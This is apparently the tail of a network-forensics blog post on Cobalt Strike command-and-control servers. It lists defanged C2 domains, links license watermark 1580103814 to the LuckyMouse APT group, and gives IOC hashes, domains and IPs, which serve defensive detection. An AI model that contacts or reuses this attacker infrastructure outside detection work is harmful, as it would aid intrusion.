- dain22[.]net
- drellio[.]com
- feusa[.]net
- fut1[.]net
- helle1[.]net
- hars2t[.]com
- kasaa[.]net
- idxup[.]com
- maren2[.]com
- mgfee[.]com
- massflip[.]com
- oaelf[.]com
- repdot[.]com
- scalewa[.]com
- tulls[.]net
- wellser[.]org

The full output from our re-scan of Sergiu's C2 list can be found on pastebin.

Update 8 May 2021

Security researcher Michael Koczwara is tracking Cobalt Strike license 1580103814 as APT actor LuckyMouse (a.k.a. Emissary Panda or APT 27). Michael's Cobalt Stike C2 dataset, which currently contains 25 unique C2 IPs and domains for license-id 1580103814, is available as a Google Docs spreadsheet (see the "LuckyMouse Actor" tab).

Indicators of Compromise - IOCs

- MD5: 8da75e1f974d1011c91ed3110a4ded38
- SHA1: e9b5e549363fa9fcb362b606b75d131dec6c020e
- SHA256: 0314b8cd45b636f38d07032dc8ed463295710460ea7a4e214c1de7b0e817aab6
- DNS: banusdona.top
- IP: 172.67.188.12
- MD5: f98711dfeeab9c8b4975b2f9a88d8fea
- SHA1: c2bdc885083696b877ab6f0e05a9d968fd7cc2bb
- SHA256: 213e9c8bf7f6d0113193f785cb407f0e8900ba75b9131475796445c11f3ff37c
- DNS: momenturede.fun
- IP: 104.236.115.181
- MD5: 96a535122aba4240e2c6370d0c9a09d3
- SHA1: 485ba347cf898e34a7455e0fd36b0bcf8b03ffd8
- MD5: 11965662e146d97d3fa3288e119aefb2
- SHA1: b63d7ad26df026f6cca07eae14bb10a0ddb77f41
- SHA256: d45b3f9d93171c29a51f9c8011cd61aa44fcb474d59a0b68181bb690dbbf2ef5
- DNS: vaccnavalcod.website
- DNS: mazzappa.fun
- DNS: ameripermanentno.website
- DNS: odichaly.space
- IP: 83.97.20.176
- SHA1: 452e969c51882628dac65e38aff0f8e5ebee6e6b
- DNS: lesti.net
- IP: 185.141.26.140
- MD5: 449c1967d1708d7056053bedb9e45781
- SHA1: 1ab39f1c8fb3f2af47b877cafda4ee09374d7bd3
- SHA256: c7da494880130cdb52bd75dae1556a78f2298a8cc9a2e75ece8a57ca290880d3
- Cobalt Strike Watermark: 1580103814

Network Forensics Training

Are you interested in learning more about how to analyze captured network traffic from malware and hackers? Have a look at our network forensic trainings. Our next class is a live online event called PCAP in the Morning.

Posted by Erik Hjelmvik on Monday, 19 April 2021 09:45:00 (UTC/GMT)

Tags: #Cobalt Strike #CobaltStrike #NetworkMiner #CapLoader #Network Forensics #JA3 #X.509 #1768.py

Recent Posts

» Real-time PCAP-over-IP in Wireshark

» Emotet C2 and Spam Traffic Video

» Industroyer2 IEC-104 Analysis

» NetworkMiner 2.7.3 Released

» PolarProxy in Windows Sandbox

» PolarProxy 0.9 Released

Blog Archive

» 2022 Blog Posts

» 2021 Blog Posts

» 2020 Blog Posts

» 2019 Blog Posts

» 2018 Blog Posts

» 2017 Blog Posts

» 2016 Blog Posts

» 2015 Blog Posts

» 2014 Blog Posts

» 2013 Blog Posts

» 2012 Blog Posts

» 2011 Blog Posts

List all blog posts

NETRESEC on Twitter

Follow @netresec on twitter:
» twitter.com/netresec